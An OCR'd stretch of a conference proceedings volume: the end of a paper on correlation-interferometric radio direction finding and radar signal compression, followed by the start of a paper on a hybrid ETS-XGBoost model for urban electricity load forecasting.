In the case of monopulse DF, we have the equality of the number of coherent channels and AE. Such a direction finder provides the highest speed for calculating bearings, but it is complicated and expensive to manufacture and configure. An important task that needs to be solved in a monopulse DF is the fulfillment of the requirement for the identity of the main amplitude-phase characteristics of the receiver equipment.

We are looking for the localization of the incorrectness in the conditions of using an estimated signal with periodicity and feeding to the receiving modules. For systems for sounding the radio environment, a scheme with two receiving channels and a computer system is proposed. The computer interferometer system on several channels is shown in Fig. 3.

The I-CM structure includes an antenna array, an antenna switch, a two-channel coherent transceiver, and an A-DP unit. The two-channel receiver has signal and reference inputs. The antenna switch connects in series to the inputs of the two-channel receiver a pair of AA elements, selected according to the DF algorithm. In order to ensure consistent reception, the same high-frequency voltage generated by the frequency synthesizer is applied to the mixer of both reception channels. The main functions of a two-channel transceiver can be distinguished: performing frequency conversions, noise filtering, and RS shaping for digitization. In the A-DP unit, the main computational operations of the digital processing algorithm are




Fig. 3 Computer interferometer system on several channels

performed. The computing system, which is part of the interferometer, performs control functions and also reflects the defined indicators.

The function of the interferometer is conditioned on comparing the phases of the field at coordinate-separated points in order to determine the orientation of the surface of equal phases, uniquely related to the direction of propagation from ERS. It should be noted that in this scenario, the concept of increasing the number of pairs of points separated by distance or angular measurement will contribute to the information content regarding the wave structure and, accordingly, spatial distinguishability RS.

Given the need to scan within 360° with the same quality of measurements, the AA must be symmetrical about its phase center. Studies have shown that the response time (direction finding) of two-channel I-CM is quite acceptable for most applications. The use of a two-channel receiver with a CMLO and circuit-switched pairs AE practically eliminates the influence on the DF accuracy of the mutual difference in the basic forming characteristics characteristic of the receiving part.

2.3 Operation Algorithm of the Correlation-Interferometric Meter

Let us consider the algorithm of operation of the correlation-interferometric meter in the direction of arrival of the EMF. For the case of an annular AR, we represent the complex amplitude in an equivalent form:

$$\dot{E}_n = E_0 exp\left[\mathrm{j}\left(\frac{2\pi R_n}{\lambda}\cos(\theta_0 - \alpha_n) sin\beta_0 + \varphi(t) + \varphi_0\right)\right], \tag{16}$$

where $R_n = \overrightarrow{R}_n$ is the radius sign of circular placement of AE; α_n is the angular characteristic for AA elements set counterclockwise from the x-axis.

The superposition of RS from different sources of radio emission is received by AA elements. After that, it enters the switch unit, which passes signals from the selected pair of AEs to the two inputs of the panoramic receiver (PR). Further, from RS, there is a transfer to the intermediate frequency. The peculiarity of the PR is in the extended viewing band compared to the single band ERS. Such features indicate the possibility of PR as a multichannel receiver.

From a pair of PR outputs, intermediate frequency signals are fed to the A-DC. Here, they are with agreement digitally transformed into N-samples along the length of the signals.

We used the Discrete Fourier Transform (DFT) for each signal and obtained N complex spectral samples. In what follows, to simplify processing, we use only half view N complex readings of spectral solutions. The described arrangement ensures agreement between the spectral forms of the k-th channels and sources.

We use the ratio:

$$E = u/k_d, \tag{17}$$

where E is the strength of the EMF; u is the marked output voltage; and k_d is the effective antenna length.

We have represented the signal $Z_c(n_1, t)$ and reference components $Z_c(n_2, t)$ of the complex amplitude by the following expression:

$$\begin{aligned} Z_c(n_1, t) &= h_d E_0 K sin\beta_0 \times \\ &\times exp\left[\mathrm{j}\left(\frac{2\pi R_{n1}}{\lambda}\cos(\theta_0 - \alpha_{n1}) sin\beta_0 + \varphi(t) + \varphi_0 + \varphi\right)\right], \end{aligned} \tag{18}$$

$$\begin{aligned} Z_0(n_2, t) &= h_d E_0 K' sin\beta_0 \times \\ &\times exp\left[\mathrm{j}\left(\frac{2\pi R_{n2}}{\lambda}\cos(\theta_0 - \alpha_{n2}) sin\beta_0 + \varphi(t) + \varphi_0 + \varphi'\right)\right], \end{aligned} \tag{19}$$

where h_d is the effective AE height value (a certain channel is implied with a transfer to the input PR); magnetic field of the RS in the studied channel; *K*, *K'* and *φ, φ'* are the gains and delays in the experimental and reference paths, in the order of writing, respectively, for the individual radio channel; n_1, n_2 is the numbers parts of AA; α_{n1}, α_{n2} are the angles of the location of AA elements.

After summing the product for a certain channel, the component on the carrier is realized, which is placed in the spectrum. We received account expressions (17), (18), and, from (19), we obtain the interference vector of the signal:

$$\dot{A}_{n1,n2} = (hE_0 \sin\beta_0)^2 K K' \exp\left[j\left(\Delta\Phi_{n1,n2} + \varphi - \varphi'\right)\right]. \tag{20}$$

The phase shift was presented as follows:

$$\Delta\Phi_{n1,n2} = \frac{2\pi}{\lambda}[R_{n1}\cos(\theta_0 - \alpha_{n1}) - R_{n2}\cos(\theta_0 - \alpha_{n2})]\sin\beta_0 \tag{21}$$

The values of phase shifts $\Delta\Phi_{n1,n2}$ depend on the direction of the RS arrival, on the angular position $\gamma_{n1,n2}$ of direction-finding pairs (DFP) and on the base $b_{n1,n2}$ between the n_1st and n_2nd AEs.

It can be argued that the accuracy of the measurement indicators is dictated by the coincidence of the complex transmission coefficients of the receiving channels. To reduce the dependence of determining the direction of propagation and strength ERS on the special characteristics of the signal and reference channels, it is proposed to use methods using the third AE, which is not included in the DFP. The use of such a measurement procedure allows one of the AA elements to be used for the AE connected to the reference support. In addition, to measure the ERS strength, it is advisable to calibrate only the signal channel of the receiving device. Thus, optimizing the requirements for the identity of the channels of the receiving device makes it possible to create a two-channel receiver with an optimal dynamic range and good sensitivity.

The expediency of using two-channel I-CM radio receivers by computer processing is proved.

2.4 Design of a Single-Channel Correlation-Interferometric Meter with Computer Processing of Results

At present, in stationary and mobile radio monitoring stations, the most widely used version of the I-CM construction with an N-channel coherent receiver $N \geq 2$. The benefits of anti-interference, accuracy, and speed characteristics for such I-CMs overlap with the high complexity of implementing analog multichannel path, relatively high weight, and size characteristics, which makes it difficult to use them in the devices of different spheres of operation. The problems of implementing comparable in terms of indicators of radio reception channels required for DF gave impetus to the synthesis of DF in a single-channel configuration. According to the principle of operation, they are also multichannel, but the physical separation of channels is replaced by frequency or time separation in them. Let us carry out the development of a system of such a measuring computerized complex.

Figure 4 shows a block diagram of the direction finder of such a complex. The DF incorporates an AA with identical non-directional AEs and a switch, a signal conditioning unit (SCU), a single-channel receiver, and a single-channel A-DP unit.

The field strength $e_n(t)$ in the phase center of the individual AE corresponds to the voltage $u_n(t)$ taken from its output:

$$u_n(t) = U_n(t)cos(\omega t + \Delta\Phi_n + \varphi(t) + \varphi_0). \tag{22}$$





Fig. 4 Structural diagram of a DF with one radio receiving path and computer processing

Fig. 5 Signal vector diagram



Let's add oscillations u_{n1} and u_{n2} from outputs n_1 and n_2 of AA elements. Since the oscillations have the same frequency, sum signal level $u_{n1} + u_{n2}$ for the scheme in Fig. 5 will be determined by

$$A_1 = \sqrt{U_{n1}^2 + U_{n2}^2 + 2U_{n1}U_{n2}\cos(\Delta\Phi_{n2n1})}, \tag{23}$$

where $\Delta\Phi_{n2n1} = \Delta\Phi_{n1} - \Delta\Phi_{n2}$ is the signal phase mismatch in the AA components and is defined as follows.

Using the Hilbert transform to eliminate the phase problem, we get the expression:

$$\Delta\Phi_{n2n1} = arccos\left(\frac{A_1^2 - U_{n1}^2 - U_{n2}^2}{2U_{n1}U_{n2}}\right)sgn\left(U_{n1}^2 + U_{n2}^2 - A_1^2\right). \tag{24}$$

After calculating $\Delta\Phi_{n2n1}$, the I-CM algorithm is used to determine the direction of arrival of the EMF.

The algorithm for calculating the interference direction finding vector is as follows (see Fig. 4):

1. Amplitude U_{n1} of the signal is measured on the n_1 element of the array. To this end, from the output of the antenna switch, the signal propagates through, in order, the first, then the second, third, and fifth switches. Moreover, the fifth switch combines it with a receiving device.
2. Amplitude U_{n2} of the signal is measured on the element n_2 of the array. For this purpose, a signal is transmitted through the second and fifth switches to the PR input.
3. Next, the total level of several AEs is established. To this end, for $n_{1,}$ we get: after the AE, using the first and third switches, the signal enters the summation

unit, for the second output of the antenna switch, singal n_2 enters through switch 4, which passes through the circuit with a phase rotation of 90°. The circuitry components are involved here: the first, the phase shifter, the second and third switches, and the addition circuit.

4. According to Formula (24), phase difference $\Delta\Phi_{n2n1}$ is calculated and formed the final interference result:

$$A_{n2n1} = U_{n2}U_{n1}\exp(j\Delta\Phi_{n2n1}). \tag{25}$$

Interference vectors from other AE components are calculated similarly. Based on the acquired interference vectors, partial RP is formed. Next, the AA RP is synthesized, according to which the direction of arrival of the RS is calculated.

3 Signal Processing Methods for Active Location

3.1 Concepts Comparison of Methods and Problems in Processing Radar Signals

In order to relate known signal processing methods to radar signal processing problems [17], we have defined a number of definitions. To generalize the concepts, the probing signal of the radar will be struck by the response to the impulse action of an investigated filtering device. We have presented the description of the probing signal as $s(t)$. In this definition, we describe the spectral format of the signal $s(t)$ in terms of the frequency response of the filter and denote it as $z(\omega)$. The shape of the idealized RS is represented by the narrowband response δ-pulse. This signal will be considered as a signal $x(t)$ at the input of the filter. Its spectrum will be $C_x(\omega)$. The received reflected RS can be represented by the response of the reflectors to the probing pulse. This signal will be considered as the response of the filter $y(t)$ to the input signal $x(t)$. The spectrum of this review will be $C_y(\omega)$. The spectral relationship between the input–output signals of the filter is interpreted as follows:

$$C_y(\omega) = C_x(\omega)z(\omega). \tag{26}$$

In expression (26) are known components$C_y(\omega)$ and $z(\omega)$, based on information about the results of sounding and shape of the probing signal. Let us find out the spectrum of the input signal from the available known functions. To do this, you need to filter the output signal by multiplying its range (26) by the frequency line of the filter, the inverse of $z(\omega)$.

We reconstruct the input signal based on information about its spectrum, using the form:




Fig. 6 Probing RS (top) and processing result in this recall by expanding its spectrum, dB, (bottom)

$$x(t) = F^{-1}\left\{\frac{C_y(\omega)}{z(\omega)}\right\}, \tag{27}$$

where $F^{-1}\{f(x)\}$ is the inverse Fourier transform of the function $f(x)$.

The result of the simulation carried out using (26) is presented in Fig. 6.

Let us describe the correlation processing of the received and probing signals based on the following relation:

$$W(\tau) = \int_{-\infty}^{\infty} y(t)s(t-s)dt. \tag{28}$$

From the expression obtained, it can be stated that the use of a probing noise-like signal within the entire spectral region forms a set of delta pulses in the number of echo signals on the matched filter response graph [18].

In the case where narrowband probing signals are used, the response will appear broad-lobe. Another situation is when a probe signal with a Gaussian envelope (PSGE) is used as a probing signal [19]. In this case, there is no result inherent in the correlation processing of a wideband signal. It turns out that with the classical correlation processing PSGE will be narrowband. We can also use (26) without the operation conditional on (27). We use the apparatus of cepstral analysis to express (26):

$$\log_e(C_y(\omega)) = \log_e(C_x(\omega)) + \log_e(z(\omega)). \tag{29}$$

It should be noted that in cepstral analysis, as well as in spectral analysis, it is first of all necessary to take into account the format of the cepstral components of the two components (29) for filtering. In our study, different spectra (cepstral) should have different logarithms of the response spectra and the received RS. This can be achieved by special reception methods. Justified here will be the method of choosing the argument in function (29) when the multi-petal periodic function will be concentrated on one and the same petal. To do this, at the appropriate moments when this function reaches the boundaries, add to it or subtract from it a constant term by the value.

We use the analogy between the described technique for finding RS and imaging. Let us apply the form of describing the amplitude of the wave field in the complex form $p(x, y, z)$. Here are x, y, z, the coordinates of points in space, the modulus $p(x, y, z)$ is the amplitude of the wave field, and its argument is the phase. If this function is set on the plane $z = 0$, then the further expansion of the field along the free space displays the filtering process having used:

$$G_z(u_1, u_2) = G_0(u_1, u_2)\varsigma_z(u_1, u_2), \tag{30}$$

where are u_1, u_2 the coordinates in space are equivalent x, y; $G_z(u_1, u_2)$ is the z-plane Fourier amplitude spectrum in complex form; $G_0(u_1, u_2)$ is the $z = 0$-plane Fourier amplitude spectrum in complex form; $\varsigma_z(u_1, u_2)$ is the frequency response of free space, defined as

$$\varsigma_z(u_1, u_2) = exp\left\{ jz\sqrt{\frac{(2\pi)^2}{\lambda^2} - (u_1)^2 - (u_2)^2} \right\}, \tag{31}$$

where λ is the wavelength.

The result of the description allows you to establish a correspondence between (29) and (26). Because of this, we used it to find one field from a known other.

3.2 Estimation of Gain in Relation to Signal/Noise, Resulting from the Compression of a Narrowband Signal

Very important for the conversion used is the change in the signal-to-noise ratio (SNR). The effect of compression is achieved by equalizing the spectrum of the signal over its entire width up to the sampling frequency. In this case, the duration of the compressed signal is one sampling interval, while the duration of the original signal can be hundreds and thousands of such points.

The main statistical characteristic, in this case, is the standard deviation and the radar SNR (S_{max}/S_N), which are represented by the following expressions:

$$S = \frac{1}{N}\sqrt{\sum\nolimits_l (x_l - a)^2}, \tag{32}$$

$$B = \frac{S_{max}}{S_N}, \tag{33}$$




Fig. 7 Signal-to-noise gain obtained by compressing a narrowband signal with different amplitude envelope shapes

where x_l is the set of N signal or noise values; and a is the average value of this set of values.

The signal processing [20] procedure for the purpose of its compression consists of the fact that each instantaneous realization of the complex Fourier spectrum of the received signal, together with the noise spectrum, is divided into the complex spectrum of the probing signal, after which the inverse Fourier transform is performed. This sequence of transformations is reversible [21].

Figure 7 shows the result of theoretical calculations and numerical simulations. Plotted along the axes: along the horizontal—signal compression T (on a logarithmic scale), and along the vertical—an increase in the SNR dB, due to (33), which occurred as a result of signal compression. The solid lines show the results of the approximation performed in accordance with the calculations, and the dots mark the results of numerical simulation of the problem under different conditions.

Figure 7 shows the gain obtained with a probing pulse, which has the form of a damped cosine signal. The gain obtained as a result of pulse compression after passing through the filter twice has the frequency response of the oscillatory circuit. In this case, the gain increases by 6 dB. The increase in the gain occurred as a result of the deformation of the response shape to a single initial pulse. The response takes the form that the ratio of the response maximum to its standard deviation is reduced by 6 dB.

The shape of the amplitude envelope affects the pulse duration, which ultimately increases the SNR. As can be seen from these graphs (Fig. 8), the radar receiving path should not be made broadband.

The difference in the shape of the signal and noise spectra can be used to increase the SNR by passing the received radar signal through a filter with a frequency response $z(\omega)$. Then the SNR in this signal will increase by approximately $10lgT$, and the SNR in the compressed signal remains the same. According to this, the gain obtained by compressing the signal decreases, turning into a loss.

We observe that the gain is present only within certain limits, both for an increase and a decrease. This is explained, on the one hand, (upward) by the limitation of the signal spectrum, and on the other (downward) by the limitation of the signal




Fig. 8 Improved SNR resulting from compression of a narrowband signal with different shapes of the amplitude envelope

registration time in the receiver. With a constant noise energy in the receiver passband, the signal energy will change, which leads to a change in noise immunity.

4 Discussion

The DF method discussed in this article makes it possible to design systems with a minimum amount of hardware costs. The main time costs of the developer of systems of the proposed type fall on the development of software for the analysis of signal samples received from standard AE and typical blocks of radio receiving equipment. DF of this type is close to the SDR concept [5], which assumes that signal processing should be carried out only in digital form. In the proposed method, in the first place, it is necessary to set the requirements for ensuring the processing speed of signal samples. In the proposed single-channel correlation method of DF, to perform the necessary operations on signals, synchronous conversion of signal pairs with subsequent direct measurement of phase differences is not required and, accordingly, there is no need to use a complex, at least two-channel receiver with a combined LG to receive and convert signals [11–13].

The disadvantages of the considered DF in comparison with the I-CM based on a two-channel receiver are a fourfold increase in the time spent on one DF cycle and a smaller working range when operating under a difficult interference situation. In spite of this, the simplification of the design, the reduction in the weight and overall dimensions of the equipment, and the reduction in power consumption make it reasonable to use this single-channel method in inexpensive portable and wearable equipment. To reduce the signal processing time of the correlation DF, it is proposed to use a transformation to improve the SNR. The compression effect is achieved by equalizing the signal spectrum over its entire width up to the sampling frequency, which subsequently leads to a decrease in the time spent on processing samples [17]. The CC and the quadratic estimate are used to calculate the ratio of the SNR of the received DF signal to the noise.

5 Conclusions

Current concepts of implementing mobile computing systems in radio DF were proposed. A formalized description of the principles of operation the main types of currently used DF is presented, taking into account their technical characteristics. The study is focused on systems of two-channel automatic DF, quasi-Doppler systems of phase interferometers, and I-CM. The advantage of CI and monopulse DF for use in tasks of automated radio monitoring is shown. The principles of operation of a correlation interferometer with two and one radio receiving path are considered. The experimental results of estimating the gain in the SNR of a narrowband signal obtained as a result of compression with different shapes of the amplitude envelope are presented.

6 Future Scope

In subsequent articles, it is necessary to analyze new methods for improving the accuracy of DF by a correlation direction finder, which is based on studying the dependence of accuracy on the number of AE. A possible way to improve the DF accuracy and expand the operating frequency range is to increase the number of AA elements. It is also necessary to analyze the operation of a single-channel DF, the algorithm of which is based on the fact that the distribution of the phases of the RS received by the elements of the AA, necessary for the formation of the AA radiation pattern, is determined by measuring the amplitudes of the signals received by the AA and their combinations.

References

1. Lee J-H, Kim J-K, Ryu H-K, Park Y-J (2018) Multiple array spacings for an interferometer direction finder with high direction-finding accuracy in a wide range of frequencies. IEEE Antennas Wirel Propag Lett 17(4):563–566
2. Liao B, Wen J, Huang L, Guo C, Chan S-C (2016) Direction finding with partly calibrated uniform linear arrays in nonuniform noise. IEEE Sens J 16(12):4882–4890
3. Kasparek W, Idei H, Kubo S et al (2003) Beam waveguide reflector with integrated direction-finding antenna for in-situ alignment. Int J Infrared Millimeter Waves 24:451–472
4. Kim JS, Woong Woo D, Jeong H-C, Choi G-G, Kim SS (2019) A compact radome mounted monopulse antenna for direction-finding applications. In: 2019 IEEE international symposium on antennas and propagation and USNC-URSI radio science meeting. IEEE Press, Atlanta, pp 2197–2198
5. Orduyilmaz A, Kara G, Gürel AE, Serin M, Yildirim A, Soysal G (2018) Real time four channel phase comparison direction finding method. In: 2018 26th signal processing and communications applications conference (SIU). IEEE Press, Izmir, pp 1–4

6. Parkhomey I, Boiko J, Tsopa N, Zeniv I, Eromenko O (2020) Assessment of quality indicators of the automatic control system influence of accident interference. TELKOMNIKA Telecommun Comput El Control. 18(4):2070–2079
7. Abd El-Alim OA, Agrama EE, Ezz-El-Arab ME (1991) Second-order discriminant function for amplitude comparison monopulse antenna systems (EW antenna array). IEEE Trans Instrum Meas 40(3):596–600
8. Ko C-B, Lee J-H (2018) Performance of ESPRIT and root-MUSIC for angle-of-arrival (AOA) estimation. In: 2018 IEEE world symposium on communication engineering (WSCE). IEEE Press, Singapore, pp 49–53
9. Li W, Zhu Z, Gao W, Liao W (2022) Stability and super-resolution of MUSIC and ESPRIT for multi-snapshot spectral estimation. IEEE Trans Signal Process 70:4555–4570
10. Lin Y-C, Shih Z-S (2018) Design and simulation of a radio spectrum monitoring system with a software-defined network. Comput Electr Eng 68:271–285
11. Tsyporenko VV (2013) Direct digital method of the spectral correlation-interferometric radio direction-finding with double correlation processing. In: 2013 23rd international crimean conference "microwave & telecommunication technology". IEEE Press, Sevastopol, pp 304–305
12. Chan YT, Lee BH, Inkol R, Yuan Q (2001) Direction finding with a four-element Adcock-Butler matrix antenna array. IEEE Trans Aerosp Electron Syst 37(4):1155–1162
13. Sobhani G, Pezeshk AM, Behnia F, Sadeghi M (2021) Joint detection of carrier frequency and direction of arrival of wide-band signals using sub-nyquist sampling and interferometric direction finding. AEU—Int J Electron Commun 139:153926
14. Parkhomey I, Boiko J, Eromenko O (2022) Methodology for the development of radar control systems for flying targets with an artificially reduced RCS. J Robot Control (JRC) 3(4):402–408
15. Mollai S, Farzaneh F (2019) Wideband two-dimensional interferometric direction-finding algorithm using base-triangles and a proposed minimum planar array. AEU-Int J Electron C 105:163–170
16. Chen J (2020) Optimal multipath conveyance with improved survivability for wsn's in challenging location. J ISMAC 2(02):73–82
17. Boiko J, Karpova L, Eromenko O, Havrylko Y (2020) Evaluation of phase-frequency instability when processing complex radar signals. Int J Elec & Comp Eng. 10(4):4226–4236
18. Othman MAB, Belz J, Farhang-Boroujeny B (2017) Performance analysis of matched filter bank for detection of linear frequency modulated chirp signals. IEEE Trans Aerosp Electron Syst 53(1):41–54
19. Wang Y-C, Wang X, Liu H, Luo Z-Q (2012) On the design of constant modulus probing signals for MIMO radar. IEEE Trans Signal Process 60(8):4432–4438
20. Boiko J, Pyatin I, Karpova L, Eromenko O (2021) Study of the influence of changing signal propagation conditions in the communication channel on bit error rate. In: Data-centric business and applications. Springer, Cham, pp. 79–103
21. Krishnan KG, Abhishek M, Vishnu S, Eapen SA, Raj A, Jacob J (2022) Path planning of mobile robot using reinforcement learning. J Trends Comput Sci Smart Technol 4(3):153–162

A Hybrid Machine Learning Model for Urban Mid- and Long-Term Electricity Load Forecasting

Xianghua Tang, Zhihui Jiang, Lijuan Zhang, Jiayu Wang, Youran Zhang, and Liping Zhang

Abstract Accurate mid- and long-term forecast of urban electricity demand is crucial to the operation and planning of power systems. Besides economic trends and seasonal cycles, there are also many factors of uncertainties and non-linearities that should be considered during forecasting. To address these problems, a hybrid machine learning model named ETS-XGBoost is proposed in this paper. The model firstly selects important features from the factors affecting electricity load, then captures the level, trend, and seasonal components of the time series by using exponential smoothing (ETS), meanwhile takes the relevant non-linear features into account through extreme gradient boosting (XGBoost), and finally applies ensembling to effectively the aggregate performance of each learning module. The monthly electricity consumption of two Chinese cities is adopted as the benchmark dataset, and the experimental results show that the proposed model outperforms the existing state-of-the-art models in terms of monthly electricity load forecast accuracy.

X. Tang · Z. Jiang · L. Zhang · J. Wang · Y. Zhang
Haimen Power Supply Branch, State Grid Jiangsu Electric Power Co, Ltd, Haimen 226100, China
e-mail: tangxh88@126.com

Z. Jiang
e-mail: jiangzh920@163.com

L. Zhang
e-mail: 29606276@qq.com

J. Wang
e-mail: 1228326603@qq.com

Y. Zhang
e-mail: 237388576@qq.com

L. Zhang (✉)
School of Computer Science and Technology, Chongqing University of Posts and Telecommunications, Chongqing, China
e-mail: is.lpzhang@gmail.com

Chongqing Institute of Green and Intelligent Technology, Chinese Academy of Sciences, Chongqing, China

Chongqing School, University of Chinese Academy of Sciences, Chongqing, China

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_8

Keywords Exponential smoothing · Time series forecasting · Extreme gradient boosting · Mid- and long-term load forecasting · Ensembling

1 Introduction

The ideal scenario for a smart grid is one in which the electricity supply is equal to the consumption of the target area, which not only makes contributions to allocate power resources and generate great economic benefits but also has great social benefits as it can withstand the many uncertainties that cause large-scale power outages, such as natural disasters, seasonal peaks, terrorist attacks, urban unrest, wars, etc. [1, 2].

An accurate forecast of urban electricity load is a prerequisite for the realization of smart grids, of which mid- and long-term load forecasting are very important for the operation and planning of power systems. Mid- and long-term load forecasting is a non-linear time series trend forecast, which is related to many factors, such as a country's economic development rate, seasonal weather cycles, and various uncertainties [3]. Therefore, the key to accurately forecasting is to accurately characterize the features that exactly affect the urban mid- and long-term electricity load consumption.

Existing urban mid- and long-term electricity load forecasting methods are mainly divided into two categories, classical time series methods and emerging machine learning (ML) methods [4]. Autoregressive integrated moving average (ARIMA), exponential smoothing (ETS), and linear regression are the representative models of time series methods, with the advantage that the models are relatively simple, robust, efficient and can handle seasonal time series well [5]. ML method is an emerging technology that is widely used now because of its powerful non-linear characterization learning and complex data mining capabilities [6–15].

In addition, ML methods have been mixed with other methods such as ETS in order to improve prediction performance [16, 17]. For example, the model developed by Smyl [18] is a hybrid method using statistical and ML features which combines ETS with RNN, allowing RNN to be supported by mechanisms such as dilation, residual connectivity, and attention [19–21] to achieve accurate load forecast. Since urban mid- and long-term electricity demand is not only subject to long-term economic trends and seasonal period features but also many uncertainties and non-linearities, thus [22] proposes to combine LSTM and ETS by ensembling to make the forecasting model with high and comprehensive performance. Almost all the existing popular methods based on either statistics or ML prefer to focus on extracting intrinsic features from raw load data rather than premeditate those external influences.

However, there are many factors that cause urban electricity demand. In order to achieve an accurate forecast of the mid- and long-term electricity load, it is necessary to consider all the factors and analyze their importance and then accurately characterize those features that definitely matter. To this end, this paper proposes a hybrid machine learning model by introducing feature selection to filter out the important features affecting urban electricity load, with reference to the literature

[22–25]. The model firstly selects the important features from the factors affecting urban electricity load and then captures the seasonal, trend, and level components of the electricity load time series for linear regression using ETS, meanwhile takes advantage of features related to electricity load for tree regression using XGBoost, and finally achieves the effective aggregation of the performance of each learning module through ensembling. In the experiments, the monthly electricity consumption of two Chinese cities is adopted as the benchmark dataset in this paper, and 12 important features such as holidays, temperature, humidity, wind speed, rainfall, air pressure, and cloudiness are selected for modeling through feature selection. The experimental results show that the proposed ETS-XGBoost model outperforms the latest related models in terms of the accuracy of monthly urban electricity load forecasting.

The main contributions of this research include the following two points.

(1) This paper proposes a hybrid machine learning model called ETS-XGBoost for urban electricity load forecasting. The model has the common advantages of classical time series methods and machine learning methods and outperforms the existing state-of-the-art models in terms of the accuracy of monthly urban electricity load forecasting.
(2) The proposed model is illustrated and analyzed in this paper, and its validity is demonstrated by empirical analysis via a real dataset.

2 Forecasting Model

The proposed ETS-XGBoost model is a hybrid machine learning model which applies ensembling to effectively mix the benefits of feature selection, ETS and XGBoost into a common framework, which is elaborated as follows.

2.1 Framework and Functions

The proposed model of which structure is shown in Fig. 1 consists of the following components.

(1) Feature selection: to input various features related to the urban electricity load, reduce the dimensionality of the raw data and remove uncorrelated and redundant features and finally filter the most relevant features for carrying out follow-up modeling.
(2) ETS: to load a set of time series Y and then calculate the level, trend, and seasonal components, thus making full use of trending and seasonality characteristics of the time series data itself.
(3) XGBoost: to load a set of electricity load samples (xi, yi), in which xi is the ith multi-dimensional feature vector and yi is the ith sample label, calculate

